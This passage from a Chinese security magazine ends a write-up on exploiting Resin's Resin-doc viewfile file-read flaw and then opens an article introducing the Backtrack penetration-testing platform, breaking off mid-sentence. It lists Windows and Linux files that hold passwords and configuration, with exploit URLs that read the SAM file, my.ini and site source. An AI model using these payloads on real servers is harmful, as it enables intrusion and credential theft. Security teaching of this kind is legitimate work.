//存储了mysql.user表中的数据库连接密码
c:\Program Files\RhinoSoft.com\Serv-U\ServUDaemon.ini
//存储了虚拟主机网站路径和密码
c:\Program Files\Serv-U\ServUDaemon.ini
c:\windows\my.ini
//MYSQL配置文件
c:\windows\system32\inetsrv\MetaBase.xml
//IIS配置文件
c:\windows\repair\sam
//存储了Windows系统初次安装的密码
c:\Program Files\ Serv-U\ServUAdmin.exe
//6.0版本以前的Serv-U管理员密码存储于此
c:\Program Files\RhinoSoft.com\ServUDaemon.exe
C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\*.cif 文件
```

Linux系列：

```
/usr/local/app/apache2/conf/httpd.conf
//Apache2默认配置文件
/usr/local/apache2/conf/httpd.conf
/usr/local/app/apache2/conf/extra/httpd-vhosts.conf
//虚拟网站设置
/usr/local/app/php5/lib/php.ini
//PHP相关设置
/etc/sysconfig/iptables
//从中得到防火墙规则策略
/etc/httpd/conf/httpd.conf
//Apache配置文件
/etc/rsyncd.conf
//同步程序配置文件
/etc/sysconfig/network-scripts/ifcfg-eth0
//查看IP
/etc/my.cnf
//mysql的配置文件
/etc/redhat-release
//系统版本
/etc/issue
/etc/issue.net
```

依次提交如下语句，得到如图8和图9所示的结果。

```
http://www.test.com/Resin-doc/viewfile/?contextpath=c:\windows\repair\&servletpath=&file=sam
http://www.test.com/Resin-doc/viewfile/?contextpath=c:\windows\&servletpath=&file=my.ini
```




图8





图9

终于获取了一些敏感信息。当然，直接读取另一个网站的源代码也是可以的。提交读取语句"http://www.test.com/Resin-doc/viewfile/?contextpath=D:\webroot\root\admin_manage\include\&servletpath=&file=head.php"即可。

本文仅作测试，希望能给大家在渗透时提供些思路。从测试还是可以看到系统管理员对安全设置的忽视。应用程序的补丁是安全防护的第一道门，而许多系统管理员却不太愿意安装。正如安全短板的理论，一个木桶由许多块木板组成，如果这些木板长短不一，那么这个木桶的最大容量就取决于其中最短的那块木板了。

前置知识:Linux
关键词:渗透检测、Backtrack



基于Linux的渗透检测平台Backtrack

文/图 Soso

相信接触过Linux安全的朋友,一定知道Backtrack,它是一款来自瑞士的基于Linux的渗透测试平台和安全审计平台,无需安装,可以直接从光盘启动。它融合了之前的Auditor Security Linux和WHAX创建而成。Backtrack继承了大量的安全审计工具,长期以来被很多安全研究人员所喜爱。下面是backtrack的相关信息。

最新版本 Backtrack 4 Pre Release(预发布版)

内核版本 2.6.29.4

容量 1390MB

下载地址:http://www.remote-exploit.org/backtrack_download.html

官方文档:http://wiki.remote-exploit.org/

官方论坛:http://forums.remote-exploit.org/

下面大家就跟我一起去认识一下这个强大的安全审计平台吧!

最新版本的Backtrack基于Ubuntu Linux,至于为什么选择Ubuntu就不得而知了,因为官方给出的地址已经被屏蔽,没机会看到了。光盘提供了7种启动方式,大家可以自己去尝试下每种启动方式,看看哪里有区别,如图1 所示。




图1

Enter进入系统,默认进入到很漂亮的终端模式,如图2 所示。




图2

无需账户密码,自动以root 用户登录。Backtrack所集成的工具全部放在/pentest目录下,如图3 所示。




图3

如果你对命令行模式很不习惯,需要使用一些在图形界面下使用的渗透工具,Backtrack还为你提供了KDE桌面环境,我们可以通过startx进入图形界面,如图4所示。

一进入桌面,就能看到一个叫做install.sh的

